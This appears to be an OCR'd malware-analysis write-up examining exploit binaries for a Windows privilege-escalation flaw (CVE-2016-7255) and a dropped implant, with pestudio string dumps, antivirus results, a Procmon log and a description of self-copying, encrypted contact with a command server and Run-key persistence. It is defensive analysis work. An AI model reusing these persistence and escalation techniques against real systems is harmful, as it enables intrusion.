
apt1.exe Date modified: 28.02.2017 20:53 Date created: 28.02.2017 20:53
Application Size: 301 KB



pestudio 8.56 - Malware Initial Assessment - www.winitor.com
File Help

c:\users\mert\desktop\a3.exe
- indicators (3/10)
- virustotal (1/58 - 01.03.201
- dos-stub (160 bytes)
- file-header (20 bytes)
- optional-header (240 byte:
- directories (5)
- sections (4)
- libraries (2)
- imports (62)
- exports (2)
- exceptions (60)
- tls-callbacks (n/a)
- resources (n/a)
- strings (44/331)
- debug (invalid)
- manifest (n/a)
- file-version (n/a)
- certificate (n/a)
- overlay (n/a)


type	size	location	blacklisted (44)	item (331)
ascii	4	-	-	\$@H
ascii	4	-	-	\$HH
ascii	4	-	-	\$PH
ascii	4	-	-	\$XH
ascii	4	-	-	D$ P
ascii	23	-	-	SQRUVWAPAQARASATAUAVAWH
ascii	22	-	-	A_A^A]A\A[AZAYAX_^]ZY[
ascii	23	-	-	SQRUVWAPAQARASATAUAVAWH
ascii	22	-	-	A_A^A]A\A[AZAYAX_^]ZY[
ascii	14	-	-	Microsoft Word
ascii	50	-	-	The document is locked for editing by another user
ascii	15	-	-	GetLastErr = 0x
ascii	19	-	-	OpenInputDesktop =
ascii	19	-	-	SetThreadDesktop ok
ascii	10	-	-	USER32.dll
ascii	23	-	-	Try non-patched Windows
ascii	30	-	-	RCE works, but LPE is patched!
ascii	6	-	-	res =
ascii	12	-	-	LpeExecMutex
ascii	36	-	-	0123456789ABCDEFGetKernelVal error 0
ascii	25	-	-	ExploitTagMenuState start
ascii	27	-	-	ExploitTagMenuState error 1
ascii	26	-	-	ExploitTagMenuState end OK
ascii	19	-	-	ExploitThread start
ascii	21	-	-	ExploitThread error 1
ascii	21	-	-	ExploitThread error 2
ascii	17	-	-	ExploitThread end
ascii	17	-	-	DonorThread start
ascii	19	-	-	DonorThread wnd0 =
ascii	25	-	-	GetForegroundWindow(1) =
ascii	25	-	-	GetForegroundWindow(2) =
ascii	15	-	-	DonorThread end



pestudio 8.56 - Malware Initial Assessment - www.winitor.com
File Help

c:\users\mert\desktop\a5.exe
- indicators (3/11)
- virustotal (5/58 - 01.03.201
- dos-stub (152 bytes)
- file-header (20 bytes)
- optional-header (224 byte:
- directories (5)
- sections (4)
- libraries (2)
- imports (63)
- exports (2)
- exceptions (n/a)
- tls-callbacks (n/a)
- resources (n/a)
- strings (46/283)
- debug (invalid)
- manifest (n/a)
- file-version (n/a)
- certificate (n/a)
- overlay (n/a)


type	size	location	blacklisted (46)	item (283)
ascii	4	-	-	T%0L
ascii	4	-	-	D%4H
ascii	14	-	-	Microsoft Word
ascii	50	-	-	The document is locked for editing by another user
ascii	15	-	-	GetLastErr = 0x
ascii	19	-	-	OpenInputDesktop =
ascii	19	-	-	SetThreadDesktop ok
ascii	10	-	-	USER32.dll
ascii	23	-	-	Try non-patched Windows
ascii	30	-	-	RCE works, but LPE is patched!
ascii	6	-	-	res =
ascii	12	-	-	LpeExecMutex
ascii	16	-	-	0123456789ABCDEF
ascii	20	-	-	GetKernelVal error 0
ascii	25	-	-	ExploitTagMenuState start
ascii	27	-	-	ExploitTagMenuState error 1
ascii	26	-	-	ExploitTagMenuState end OK
ascii	19	-	-	ExploitThread start
ascii	21	-	-	ExploitThread error 1
ascii	21	-	-	ExploitThread error 2
ascii	17	-	-	ExploitThread end
ascii	17	-	-	DonorThread start
ascii	19	-	-	DonorThread wnd0 =
ascii	25	-	-	GetForegroundWindow(1) =
ascii	25	-	-	GetForegroundWindow(2) =
ascii	15	-	-	DonorThread end
ascii	20	-	-	EscalateThread start
ascii	39	-	-	EscalateThread VirtualAlloc(0x40000) =
ascii	41	-	-	EscalateThread VirtualAlloc(0x4000000) =
ascii	22	-	-	EscalateThread error 2
ascii	22	-	-	EscalateThread error 3
ascii	22	-	-	EscalateThread wnd1 =




engine (58)	positiv (5)	date (dd.mm.y...	age (...
Qihoo-360	HEUR/QVM40.1.0000.Malware.Gen	01.03.2017	0
Kaspersky	HEUR:Trojan.Win32.Generic	28.02.2017	1
GData	Win32.Exploit.CVE-2016-7255.A	01.03.2017	0
Baidu	Win32.Trojan.WisdomEyes.16070401.9500.9...	01.03.2017	0
Bkav	clean	28.02.2017	1
MicroWorld-eScan	clean	01.03.2017	0
nProtect	clean	01.03.2017	0
CMC	clean	01.03.2017	0
CAT-QuickHeal	clean	01.03.2017	0
McAfee	clean	01.03.2017	0
Malwarebytes	clean	01.03.2017	0
Zillya	clean	01.03.2017	0
SUPERAntiSpyware	clean	01.03.2017	0
TheHacker	clean	28.02.2017	1
K7GW	clean	01.03.2017	0
K7AntiVirus	clean	01.03.2017	0
TrendMicro	clean	01.03.2017	0
F-Prot	clean	01.03.2017	0
Symantec	clean	28.02.2017	1
ESET-NOD32	clean	01.03.2017	0
TrendMicro-HouseCall	clean	01.03.2017	0
Avast	clean	01.03.2017	0
ClamAV	clean	01.03.2017	0
BitDefender	clean	01.03.2017	0
NANO-Antivirus	clean	01.03.2017	0
ViRobot	clean	01.03.2017	0
Rising	clean	01.03.2017	0
Ad-Aware	clean	01.03.2017	0
Sophos	clean	01.03.2017	0
Comodo	clean	01.03.2017	0
F-Secure	clean	01.03.2017	0
DrWeb	clean	01.03.2017	0

Since the ultimate goal of these two exploit codes was to execute the malicious code within the EPS file with administrative privileges on the system, I decided to run the apt1.exe file on a virtual machine and observe its behavior for dynamic analysis. Shortly after running the apt1.exe file, I observed that it copied itself to the %AppData%\AMD\OGLCache.exe folder, communicated encrypted with the IP address 84.202.2.12, created a file in the AMD folder named default.conf with unreadable content (a randomly generated name, and the execution date of the file is encrypted), and added the folder information to the HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Lollipop key to run on system startup.

When examining the OGLCache.exe file with the Pestudio tool, I found that it was packed, making it difficult to obtain significant information through static analysis.



Name	Date modified	Type	Size
OGLCache.exe	28.02.2015 10:02	Application	302 KB




```
Time of Day      Process Name   PID   Operation      Path                                                                              Result
13:50:22,8313497 OGLCache.exe   2460  RegQueryValue  HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...SUCCESS         T
13:50:22,8313524 OGLCache.exe   2460  RegQueryValue  HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...SUCCESS         T
13:50:22,8313553 OGLCache.exe   2460  RegQueryValue  HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...SUCCESS         T
13:50:22,8313581 OGLCache.exe   2460  RegQueryValue  HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...SUCCESS         T
13:50:22,8313611 OGLCache.exe   2460  RegQueryValue  HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...SUCCESS         T
13:50:22,8313637 OGLCach                                                                            og5\Catalog_Entr...SUCCESS
13:50:22,8313661 OGLCach                                                                            og5\Catalog_Entr...SUCCESS
13:50:22,8313692 OGLCach                                                                                               SUCCESS
13:50:22,8313763 OGLCach                                                                                               REPARSE         D
13:50:22,8313836 OGLCach                                                                                               SUCCESS         D
13:50:22,8313899 OGLCach                                                                            eBuckets           NAME NOT FOUND  L
13:50:22,8313928 OGLCach                                                                                               SUCCESS
13:50:22,8314278 OGLCach                                                                                               SUCCESS         D
13:50:22,8314438 OGLCach                                                                                               SUCCESS         T
13:50:22,8316597 OGLCach                                                                                               SUCCESS
13:50:22,8316703 OGLCach                                                                            -GIFA-N4M7-5M3...  REPARSE         D
13:50:22,8336834 OGLCach                                                                            \Installed Compo...SUCCESS         D
13:50:22,8338442 OGLCach                                                                            \Installed Compo...SUCCESS         T
13:50:22,8338919 OGLCach                                                                            \Installed Compo...SUCCESS
13:50:22,8339794 OGLCach                                                                                               SUCCESS         D
13:50:22,8340753 OGLCach                                                                                               SUCCESS         O
13:50:22,8346032 OGLCach                                                                                               END OF FILE     O
13:50:22,8346128 OGLCach                                                                                               SUCCESS
13:50:22,8348418 OGLCach                                                                                               SUCCESS         D
13:50:22,8349114 OGLCach                                                                                               SUCCESS         O
13:50:22,8349863 OGLCach                                                                                               SUCCESS
13:50:22,8352550 OGLCach                                                                                               SUCCESS         D
13:50:22,8352720 OGLCach                                                                                               SUCCESS         C
13:50:22,8352767 OGLCach                                                                                               SUCCESS
13:50:22,8353742 OGLCach                                                                                               SUCCESS         D
13:50:22,8353951 OGLCach                                                                                               SUCCESS         C
13:50:22,8355144 OGLCache.exe   2460  CloseFile      C:\Users\Mert\AppData\Roaming\AMD\default.conf                    SUCCESS
13:50:22,8366887 OGLCache.exe   2460  RegOpenKey     HKLM\System\CurrentControlSet\Control\Nls\CustomLocale            REPARSE         D
13:50:22,8367015 OGLCache.exe   2460  RegOpenKey     HKLM\System\CurrentControlSet\Control\Nls\CustomLocale            SUCCESS         D
13:50:22,8367113 OGLCache.exe   2460  RegQueryValue  HKLM\System\CurrentControlSet\Control\Nls\CustomLocale\en-US      NAME NOT FOUND  L
13:50:22,8367148 OGLCache.exe   2460  RegCloseKey    HKLM\System\CurrentControlSet\Control\Nls\CustomLocale            SUCCESS
13:50:22,8367187 OGLCache.exe   2460  RegOpenKey     HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale          REPARSE         D
13:50:22,8367234 OGLCache.exe   2460  RegOpenKey     HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale          SUCCESS         D
13:50:22,8367299 OGLCache.exe   2460  RegQueryValue  HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale\en-US    NAME NOT FOUND  L
13:50:22,8367323 OGLCache.exe   2460  RegCloseKey    HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale          SUCCESS
```

System Configuration


Startup Item	Manufacturer	Command	Locati
☑ VMware Tools	VMware, Inc.	"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -...	HKLM\
☑ Lollipop	Unknown	C:\Users\Mert\AppData\Roaming\AMD\OGLCache.exe	HKCU\

Showing 2.070 of 980.472 events (0.2%) Backed by virtual memory


pestudio 8.56 - Malware Initial Assessment - www.winitor.com
File Help

c:\users\mert\desktop\apt_28022017\apt1.exe
- indicators (3/7)
- virustotal (n/a)
- dos-stub (64 bytes)
- file-header (20 bytes)
- optional-header (224 bytes)
- directories (5)
- sections (4)
- libraries (3/5)
- imports (47)
- exports (n/a)
- exceptions (n/a)
- tls-callbacks (n/a)
- resources (text)
- strings (28/1947)
- debug (invalid)
- manifest (n/a)
- file-version (n/a)
- certificate (n/a)
- overlay (unknown)

